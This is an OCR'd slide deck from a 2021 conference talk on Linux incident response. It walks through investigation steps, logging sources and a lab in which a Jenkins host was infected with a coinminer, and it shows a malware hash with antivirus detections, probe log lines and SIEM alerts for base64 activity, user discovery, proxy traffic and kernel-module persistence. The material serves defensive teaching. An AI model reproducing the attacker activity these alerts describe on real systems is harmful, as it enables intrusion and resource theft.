
Linux IR:
Windows of Opportunity

CactusCon 2021

Jon Wade

~$ w

- Blue teamer
- GoDaddy dude
- Miscreant puncher
- Horror fan
- Artsy game enthusiast



~$ expect

- Who’s this for
- What will be covered
- What won’t be covered

~$ linux || windows


- Tooling, tooling, tooling!
  - auditd != Sysmon
  - Powershell script logging is awesome
  - Configuration management
- Malware target
  - Service vs user as prime target

~$ Simplified Investigation

- Who
  - IP addresses, hostnames, usernames, uids, etc.
- What
  - Actions on intent
- When
  - Date/time
- Where
  - Affected hosts, geolocation info, etc.


~$ data

- Tie questions to logs/data sources



```
0.0.0.0 - - [20/Sep/2021:06:57:49 -0700] "GET http://testp2.czar.bielawa.pl/testproxy.php HTTP/1.1" 404 299 "-" "Mozilla/5.0 (Windows NT 5.1; rv:32.0) Gecko/20100101 Firefox/31.0"
0.0.0.0 - - [20/Sep/2021:10:25:23 -0700] "GET / HTTP/1.1" 200 313 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2251.0 Safari/537.36"
```


- MITRE ATT&CK




~$ data

- Who
  - Process execution logs -> username
  - Network connection logs -> IP address
- What
  - Filesystem logs -> file creation/removal
- When
  - Timestamps in all logs
- Where
  - Network connection logs

~$ localhost


pfSense
Jenkins
PostgreSQL
SURICATA
zeek.
Monitoring Subnet
Malware Subnet
ESXI Host

~$ systemctl start minerd



9 engines detected this file

0a41993f39bceb9ec674afc0aaf5e39835d57efd7d6fd2a7b9facc5cd4ff0829
e12ec5e41180ff85d4709f5faa245f49.virus

64bits elf


56.88 KB
Size

2020-09-24 13:55:39 UTC
4 months ago

Antivirus results on 2020-09-24T13:55:39

Avast	ELF:Miner-DZ [Trj]	AVG	ELF:Miner-DZ [Trj]
Avira (no cloud)	LINUX/BitCoinMiner.nelwy	ClamAV	Unix.Trojan.Coinminer-8349754-0
Cynet	Malicious (score: 85)	DrWeb	Linux.BtcMine.351
F-Secure	Malware.LINUX/BitCoinMiner.nelwy	Fortinet	ELF/Coinminer.5CFD!tr
Ikarus	Trojan.Linux.Coinminer	Ad-Aware	✓ Undetected
AegisLab	✓ Undetected	AhnLab-V3	✓ Undetected
ALYac	✓ Undetected	Antiy-AVL	✓ Undetected


~$ echo $'\a'



Showing 11 alerts | Selected 0 alerts Take action Select all 11 alerts Additional filters

@timestamp	Rule	Method	Severity	Risk Score	event.action	event.category	host.name	user.name	source.ip	destination.ip
Jan 31, 2021 @ 17:24:27.724	Base64 Encoding/Decoding Activity	query	low	21	exec	process	jnkies01	jenkins	—	—
Jan 31, 2021 @ 17:24:27.724	Base64 Encoding/Decoding Activity	query	low	21	exec	process	jnkies01	jenkins	—	—
Jan 31, 2021 @ 17:24:27.724	Base64 Encoding/Decoding Activity	query	low	21	exec	process	jnkies01	jenkins	—	—
Jan 31, 2021 @ 17:25:39.513	User Discovery via Whoami	query	low	21	exec	process	jnkies01	jenkins	—	—
Jan 31, 2021 @ 17:29:09.786	Proxy Port Activity to the Internet	query	medium	47	connection_attempted	network	jnkies01	jenkins	172.16.2.39	136.243.90.99
Jan 31, 2021 @ 17:29:30.770	Base64 Encoding/Decoding Activity	query	low	21	exec	process	jnkies01	jenkins	—	—
Jan 31, 2021 @ 17:29:30.770	Base64 Encoding/Decoding Activity	query	low	21	exec	process	jnkies01	jenkins	—	—
Jan 31, 2021 @ 17:29:30.770	Base64 Encoding/Decoding Activity	query	low	21	exec	process	jnkies01	jenkins	—	—
Jan 31, 2021 @ 17:29:30.770	Base64 Encoding/Decoding Activity	query	low	21	exec	process	jnkies01	jenkins	—	—
Jan 31, 2021 @ 17:29:30.770	Base64 Encoding/Decoding Activity	query	low	21	exec	process	jnkies01	jenkins	—	—
Jan 31, 2021 @ 17:30:33.622	Persistence via Kernel Module Modification	query	low	21	exec	process	jnkies01	jenkins	—	—

~$ pstree -anp



